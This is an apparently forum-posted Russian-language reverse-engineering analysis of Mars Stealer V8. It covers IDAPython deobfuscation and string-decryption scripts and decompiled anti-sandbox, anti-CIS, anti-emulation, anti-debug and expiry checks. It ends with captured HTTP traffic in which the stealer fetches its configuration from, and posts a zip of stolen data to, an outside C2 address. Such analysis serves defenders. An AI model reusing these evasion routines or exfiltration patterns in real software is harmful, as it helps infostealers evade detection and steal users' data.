Статья Глубокий анализ Mars Stealer

xss.is/threads/69821

Введение

Mars Stealer — улучшенная копия Oski Stealer. Недавно я видел много твитов об этом, поэтому решил написать анализ новой версии V8. Наслаждайся чтением!

Отличия от предыдущей версии:

1. Техника антианализа


2. Различные алгоритмы шифрования

3. Представлена новая техника защиты от отладки

4. Новый формат конфигурации

5. Внешние dll находятся в одном zip-архиве

Обзор



Антианализ

Открыв marssteler в ida, мы можем увидеть прием антианализа под названием Opaque Predicates. Это широко используемый метод запутывания программ, предназначенный для усложнения потока управления.

Эта обфускация просто берет абсолютный переход (JMP) и преобразует его в два условных перехода (JZ/JNZ). В зависимости от значения флага Zero (ZF) выполнение будет следовать по первой или второй ветви.

Однако дизассемблеры спотыкаются, думая, что существует сквозная ветвь, если второй прыжок не выполнен (что невозможно, поскольку должен быть выполнен один из них), и пытаются дизассемблировать недостижимые инструкции (часто недействительные), что приводит к мусорному коду.

```
.text:00408430                public start
.text:00408430 start:
.text:00408430                push    ebp
.text:00408431                mov     ebp, esp
.text:00408433                jz      short near ptr loc_408437+1
.text:00408435                jnz     short near ptr loc_408437+1
.text:00408437
```

Деобфускация проста, нам просто нужно исправить первый условный переход на абсолютный переход и исключить второй переход, мы можем использовать IDAPython для достижения этого:


Python:

```
import idc

ea = 0
while True:
    ea =  min(ida_search.find_binary(ea,idc.BADADDR, "74 ? 75 ?",16 ,idc.SEARCH_NEXT | idc.SEARCH_DOWN),  # JZ / JNZ
    ida_search.find_binary(ea,idc.BADADDR, "75 ? 74 ?",16, idc.SEARCH_NEXT | idc.SEARCH_DOWN))  # JNZ / JZ
    if ea == idc.BADADDR:
        break
    idc.patch_byte(ea, 0xEB)
    idc.patch_byte(ea+2, 0x90)
    idc.patch_byte(ea+3, 0x90)
    idc.patch_byte(ea+4, 0x90)
```

После запуска скрипта

```
text:00408430                public start
text:00408430 start          proc near
text:00408430                push    ebp
text:00408431                mov     ebp, esp
text:00408433                jmp     short loc_408438
text:00408435 ; ---------------------------------------------------------------------------
text:00408435                nop
text:00408436                nop
text:00408437                nop
text:00408438
text:00408438 loc_408438:                            ; CODE XREF: start+3↑j
text:00408438                call    sub_415F70
text:0040843D                jmp     short loc_408442
text:0040843D ; ---------------------------------------------------------------------------
```

Теперь мы можем видеть четкий вид, после реверса и переименования



Сначала Mars получает дескриптор kernel32.dll, анализируя InLoadOrderModuleList, затем он передает дескриптор функции, которая перебирает экспортированные функции DLL, чтобы получить адрес функций LocalAlloc() и VirtualProtect().

```
HMODULE __stdcall Dynamic_Linking_1()
{
  HMODULE result; // eax

  result = get_kernel32_handle();
  kernel32_handle = result;
  if ( result )
  {
    VirtualProtect = GetProcAddress(kernel32_handle, "VirtualProtect");
    result = GetProcAddress(kernel32_handle, "LocalAlloc");
    LocalAlloc = result;
  }
  return result;
}
```


Строковое шифрование

После этого он расшифровывает некоторые строки, используемые для некоторых проверок, расшифровка представляет собой простую функцию xor.


```
int Decrypt_Strings_1()
{
  int result; // eax

  lpProcName = X0R(asc_41E040, "FMGEC5JMZ2QQ", 12);
  dword_427578 = X0R(byte_41E060, "DAZIEM4CU30ITX", 14);
  dword_4279C8 = X0R(byte_41E07C, "Q18T4254GFC", 11);
  dword_42712C = X0R(" &5,:+{bv ;&", "ABCMJBHPXDWJ", 12);
  dword_4277C8 = X0R(aSF, "0OX6P0LV8UO", 11);
  dword_4278B8 = X0R(byte_41E0D0, "PRNF7YUI4TFE", 12);
  dword_4273F4 = X0R(byte_41E0E8, "K2ZK2", 5);
  dword_427714 = X0R(&off_41E108, "T26U4RIEG5PD4TEPXX46", 20);
  dword_4275B8 = X0R("v9T\"@W} ?(=q", "5K1C420UKME0", 12);
  dword_4275D4 = X0R(byte_41E150, "PTCFY3V9FA02", 12);
  dword_4273C8 = X0R("\r#X1", "EF9AAZXE4", 9);
  dword_427880 = X0R(aR_0, "O7IA30B1X441ZY", 14);
  dword_427994 = X0R(a4lrEd1kv, "LQ813C514T98Z2ZT", 16);
  dword_427508 = X0R(byte_41E1D0, "UZ95AW3F4DTIRG", 14);
  dword_42728C = X0R(aQ_0, "6AOQYUC74C9XCZB5B", 17);
  dword_427440 = X0R(byte_41E21C, "JCDJE13XZW36ZTWKYW", 18);
  dword_4276E0 = X0R(byte_41E240, "8TIEFRW575NT", 12);
  dword_4270DC = X0R(byte_41E268, "ED9CKGN62IU397JBETMN", 20);
```

```
_BYTE *X0R(const char *Data, _BYTE *Key, unsigned int Data_length, ...)
{
  char v3; // bl
  unsigned int i; // [esp+4h] [ebp-Ch]
  _BYTE *lpAddress; // [esp+8h] [ebp-8h]
  DWORD flOldProtect; // [esp+Ch] [ebp-4h] BYREF

  lpAddress = LocalAlloc(0x40u, Data_length + 1);
  lpAddress[Data_length] = 0;
  for ( i = 0; i < Data_length; ++i )
  {
    v3 = Data[i];
    lpAddress[i] = Key[i % Calc_Key_length(Key)] ^ v3;
  }
  flOldProtect = 0;
  VirtualProtect(lpAddress, 4u, 0x100u, &flOldProtect);
  return lpAddress;
}
```

Однако мы можем видеть, что функция xor используется в другой функции, которую я переименовал в Decrypt_String_2, если вредоносное ПО проходит проверки, которые, как мы скоро увидим, расшифровывают те строки, которые содержат строки, необходимые вредоносному ПО для кражи конфиденциальных данных.



Мы используем скрипт idapython, чтобы получить эти строки и переименовать переменные, чтобы упростить реверс.




Python:

```
import string

def sanitize_string(name):
        return "".join([c for c in name if c in string.ascii_letters])[:20].capitalize()

def X0r(key, data, length):
    res = ""
    for i in range(length):
        res += chr(key[i] ^ data[i])
    return res


start_Addrs = [0x00401770,0x00401990  ]
end_Addrs = [0x00401967,0x0405444 ]

string_list = []
dectypred_data = b''
addrs = []

for i in range(len(start_Addrs)):
    ea = start_Addrs[i]
    end = end_Addrs[i]

    while ea <= end:
        if idc.get_operand_type(ea, 0) == idc.o_imm:
            addrs.append((idc.get_operand_value(ea, 0)))

        if len(addrs) == 3:
            length = addrs[0]
            data = idc.get_bytes(addrs[1], length)
            key = idc.get_bytes(addrs[2], length)
            dectypred_data = X0r(key, data, length)
            string_list.append(dectypred_data)
            addrs = []

        if idc.print_insn_mnem(ea) == "call":
            idc.set_cmt(ea, dectypred_data, 1)

        if idc.print_insn_mnem(ea) == "mov" and (idc.get_operand_type(ea, 0) == idc.o_mem) and (
                idc.get_operand_type(ea, 1) == idc.o_reg):
            global_var = idc.get_operand_value(ea, 0)
            idc.set_name(global_var, "Str" + sanitize_string(dectypred_data), SN_NOWARN)

        ea = idc.next_head(ea, end)
```

Вот список расшифрованных строк:

Динамическое связывание




Адрес GetProcAddress() и LoadLibraryA() извлекается тем же методом в Dynamic_Linking_1, перебирая экспортированные функции kernel32.DLL, затем используется LoadLibraryA() для загрузки указанного модуля в адресное пространство и получения дескриптора, который получает передается в GetProcAddress() для получения адреса экспортируемой функции из указанной библиотеки динамической компоновки.


Dynamic_Linking_2 загружает API-интерфейсы, необходимые только для выполнения некоторых проверок, если он пройдет, он загрузит другие, необходимые для кражи функций.

```
int Dynamic_Linking_2()
{
  int result; // eax

  if ( kernel32_handle )
  {
    dword_427D1C = GetProcAddress(kernel32_handle, StrLoadlibrarya);
    dword_427C74 = GetProcAddress(kernel32_handle, StrGetprocaddress);
    dword_427DA0 = (dword_427C74)(kernel32_handle, StrGettickcount);
    dword_427B8C = (dword_427C74)(kernel32_handle, StrSleep);
    dword_427D7C = (dword_427C74)(kernel32_handle, StrGetuserdefaultlangid);
    dword_427CD4 = (dword_427C74)(kernel32_handle, StrCreatemutexa);
    dword_427CEC = (dword_427C74)(kernel32_handle, StrGetlasterror);
    dword_427C88 = (dword_427C74)(kernel32_handle, StrExitprocess);
    dword_427D0C = (dword_427C74)(kernel32_handle, StrHeapalloc);
    dword_427D8C = (dword_427C74)(kernel32_handle, StrGetprocessheap);
    dword_427CFC = (dword_427C74)(kernel32_handle, StrGetcomputernamea);
    dword_427DB4 = (dword_427C74)(kernel32_handle, StrGetcurrentprocess);
    dword_427D5C = (dword_427C74)(kernel32_handle, StrVirtualallocexnuma);
  }
  dword_427B54 = (dword_427D1C)(StrAdvapidll);
```

dword_42774 — это GetProcAddress(), он вызывается в другой функции Dynamic_Linking_3, которая будет загружать другие API, необходимые для кражи функциональности.



Мы используем idapython для переименования глобальных переменных с именем API, чтобы упростить реверс.



Python:

```
import idc

start_Addrs = [0x00415F86,0x00415FC0 ,0x004161A0 ]
end_Addrs = [0x00415FB7,0x00416176,0x00417034]

string_list = []

for i in range(len(start_Addrs)):
    ea = start_Addrs[i]
    end = end_Addrs[i]

    while ea <= end:

        if (idc.print_insn_mnem(ea) == "push"  )and (idc.get_operand_type(ea, 0) == idc.o_imm):
            name = idc.get_strlit_contents(idc.get_operand_value(ea, 0)).decode()

        if (idc.print_insn_mnem(ea) == "mov"  and (idc.get_operand_type(ea, 0) == idc.o_reg)and (idc.get_operand_type(ea, 1) == idc.o_mem)) :
            temp_name = idc.get_name(idc.get_operand_value(ea, 1))
            if "Str_" == temp_name[0:4]:
                name = temp_name[4::]

        if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_reg):
            global_var = idc.get_operand_value(ea, 0)
            idc.set_name(global_var, name, SN_NOWARN)

        ea = idc.next_head(ea, end)
```

Анти-песочница

Многие песочницы перехватывают и обходят Sleep(), предотвращая бездействие вредоносных программ во время их выполнения. Сначала вредоносная программа вызывает функцию GetTickCount(), которая извлекает количество миллисекунд, прошедших с момента запуска системы, до 49,7 дней, то есть нашу первую метку времени. Затем вызывает Sleep() для приостановки на 16 секунд. Вызов GetTickCount() снова получает нашу вторую метку времени. Вредоносное ПО проверяет, есть ли разница между двумя временными метками не менее 12 секунд. Если функция возвращает flase, это означает, что Sleep() не был пропущен, вредоносное ПО предполагает, что оно запущено в песочнице, и немедленно завершает работу.

```
BOOL Anti_Sandbox()
{
  int v1; // [esp+4h] [ebp-4h]

  v1 = Gettickcount();
  Sleep(0x3E80u);
  return (Gettickcount() - v1) > 0x2EE0;
}
```

Anti-CIS

Это один из простых способов проверить, не заражены ли вредоносным ПО пользователи из определенных стран.

```
int Anti_CIS()
{
  unsigned int Language_Identifier; // [esp+0h] [ebp-8h]
  int v2; // [esp+4h] [ebp-4h]

  v2 = 1;
  Language_Identifier = Getuserdefaultlangid();
  if ( Language_Identifier > 1087 )             // Kazakh
  {
    if ( Language_Identifier == 1091 )          // Uzbek - Latin
    {
      return 0;
    }
    else if ( Language_Identifier == 2092 )     // Azeri - Cyrillic
    {
      return 0;
    }
  }
  else
  {
    switch ( Language_Identifier )
    {
      case 1087u:                               // Kazakh
        return 0;
      case 1049u:                               // Russian
        return 0;
      case 1059u:                               // Belarusian
        return 0;
    }
  }
  return v2;
```

Mars проверяет язык пользователя, чтобы определить, является ли он частью страны Содружества Независимых Государств (СНГ), получает идентификатор языка пользователя с помощью GetUserDefaultLangID и сравнивает идентификатор языка пользователя с:

Если идентификатор языка пользователя совпадает с одним из приведенных выше идентификаторов, он завершится.

Language ID	Country
0x43F	Kazakhstan
0x443	Uzbekistan
0x82C	Azerbaijan
0x43Fu	Kazakhstan
0x419u	Russia
0x423u	Belarus

Антиэмуляция

Если вредоносное ПО запущено с именем компьютера HAL9TH и именем пользователя JohnDoe, оно завершится. Эта проверка выполняется, потому что это имя, данное эмулятору Защитника Windows. Этот метод используется вредоносными программами, чтобы предотвратить их запуск в эмулируемой среде.

```
BOOL Anti_Emualtion()
{
  int **ComputerName; // eax
  _BYTE *UserName; // eax
  BOOL result; // eax
  _BYTE *Str__Halth; // [esp-4h] [ebp-4h]
  _BYTE *Str__Johndoe; // [esp-4h] [ebp-4h]

  Str__Halth = Str_Halth;
  ComputerName = Wrap_Getcomputername();
  result = 0;
  if ( !cmp(ComputerName, Str__Halth) )
  {
    Str__Johndoe = Str_Johndoe;
    UserName = Wrap_Getusernamea();
    if ( !cmp(UserName, Str__Johndoe) )
      return 1;
  }
  return result;
}
```


Мьютекс

Вредоносное ПО создает объект мьютекса с помощью CreateMutexA(), чтобы избежать запуска более одного экземпляра. Затем вызывает GetLastError(), который получает последнюю ошибку, и если код ошибки равен 183 (ERROR_ALREADY_EXIST), это означает, что мьютекс уже существует и экземпляр вредоносного ПО уже запущен, поэтому вредоносное ПО завершает работу.

```
BOOL Wrap_CreateMutexA()
{
  Createmutexa(0, 0, Str_92550737836278980100);
  return Getlasterror() != ERROR_ALREADY_EXISTS;
}
```

Анти-отладка

Вредоносное ПО создает поток, который проверяет флаг BeingDebugged, который является специальным флагом в системных таблицах, который находится в памяти процесса и который устанавливает операционная система, может использоваться для указания того, что процесс отлаживается. Состояния этих флагов можно проверить либо с помощью определенных функций API, либо изучив системные таблицы в памяти. Если вредоносное ПО отлаживается, оно завершается. Поток будет продолжать работать до тех пор, пока вредоносное ПО не завершит выполнение или поток не завершит выполнение вредоносного ПО, если его отлаживают.



Проверка срока действия

Переменная Срок действия содержит дату 26.04.2022 20:00:00.

Mars использует GetSystemTime() для получения текущей системной даты и времени в виде структуры SYSTEMTIME, а затем вызывает sscanf() для преобразования даты истечения срока действия в структуру SYSTEMTIME. SystemTimeToFileTime() принимает структуру SYSTEMTIME в качестве аргумента, затем преобразует ее во время файла и дату истечения срока действия, хотя преобразуется во время файла.

Если текущее время превышает время истечения срока действия, вредоносная программа вызывает ExitProcess() для немедленного выхода.

```
Wrap_memset(v11, 260);
Current_SystemTime = 0;
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
Expiration_SystemTime = 0;
v2 = 0;
v3 = 0;
v4 = 0;
v5 = 0;
Current_FileTime = 0i64;
Expiration_FileTime = 0i64;
Getsystemtime(&Current_SystemTime);
Lstrcata(v11, Str_Expiration_Date);          // 26/04/2022 20:00:00 Expiration Date
Sscanf(v11, Str_Huhuhuhuhuhu, &v3, &v2, &Expiration_SystemTime, &v3 + 2, &v4, &v4 + 2);// format : %hu/%hu/%hu %hu:%hu:%hu
Systemtimetofiletime(&Current_SystemTime, &Current_FileTime);
result = Systemtimetofiletime(&Expiration_SystemTime, &Expiration_FileTime);
if ( Current_FileTime > Expiration_FileTime )
  return Exitprocess(0);
return result;
```

Основная функциональность

Марс генерирует случайную строку, которая будет именем zip-файла, содержащего украденные данные.

Связь между c2 и вредоносным ПО описывается как:

1. отправляется запрос GET на URL-адрес C2 в конечной точке /RyC66VfSGP.php, чтобы получить его конфигурацию.

2. извлекаюся все библиотеки DLL в конечной точке /request, библиотеки заархивированы.

3. украденные данные отправляются на C2 по тому же URL-адресу, который использовался на шаге 1.

Извлеченные DLL:

DLL Name	Description	Save path
sqlite3.dll	Enables SQLite related operations	none (mars doesnt write it on disk, parsed from memory)
freebl3.dll	Library for the NSS (Gecko-based browsers)	C:\ProgramData\freebl3.dll
mozglue.dll	Mozilla Browser Library	C:\ProgramData\mozglue.dll
msvcp140.dll	Visual C++ Runtime 2015	C:\ProgramData\msvcp140.dll
nss3.dll	Network System Services Library (Gecko-based browsers)	C:\ProgramData\nss3.dll
softokn3.dll	Mozilla Browser Library	C:\ProgramData\softokn3.dll
vcruntime140.dll	Visual C++ Runtime 2015	C:\ProgramData\vcruntime140.dll

Еще одно отличие от последней версии заключается в том, что sqlite3 не записывается на диск, он просто анализируется и передается другой функции, чтобы получить дескриптор и начать загрузку необходимой функции, другие dll записываются.

```
unsigned __int8 *Wrap_Write_DLL()
{
  parse_or_write_dll(Str_Freebldll, 1, Str_Cprogramdatafreebld1);
  parse_or_write_dll(Str_Mozgluedll, 1, Str_Cprogramdatamozglued);
  parse_or_write_dll(Str_Msvcpdll, 1, Str_Cprogramdatamsvcpdll);
  parse_or_write_dll(Str_Nssdll, 1, Str_Cprogramdatanssdll);
  parse_or_write_dll(Str_Softokndll, 1, Str_Cprogramdatasoftoknd);
  return parse_or_write_dll(Str_Vcruntimedll, 1, Str_Cprogramdatavcruntim);
}
```

Поскольку C2 не работал, я получил pcap из песочницы Hatching (https://tria.ge/220406-k1kttacaf2) .

```
GET /RyC66VfSGP.php HTTP/1.1
Host: 194.87.218.39
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
```

C2 domain to get config

```
. ............3....IG...!.......!..PK.....................POST /RyC66VfSGP.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----H4O8GV3OZMOZMYMG
Host: 194.87.218.39
Content-Length: 71647
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: PHPSESSID=12uehaohparnvi49rpcpljgbqk

------H4O8GV3OZMOZMYMG
Content-Disposition: form-data; name="file"

E3WLNOHDJMYM7Y.zip
------H4O8GV3OZMOZMYMG
Content-Disposition: form-data; name="file"; filename="E3WLNOHDJMYM7Y.zip"
Content-Type: application/octet-stream
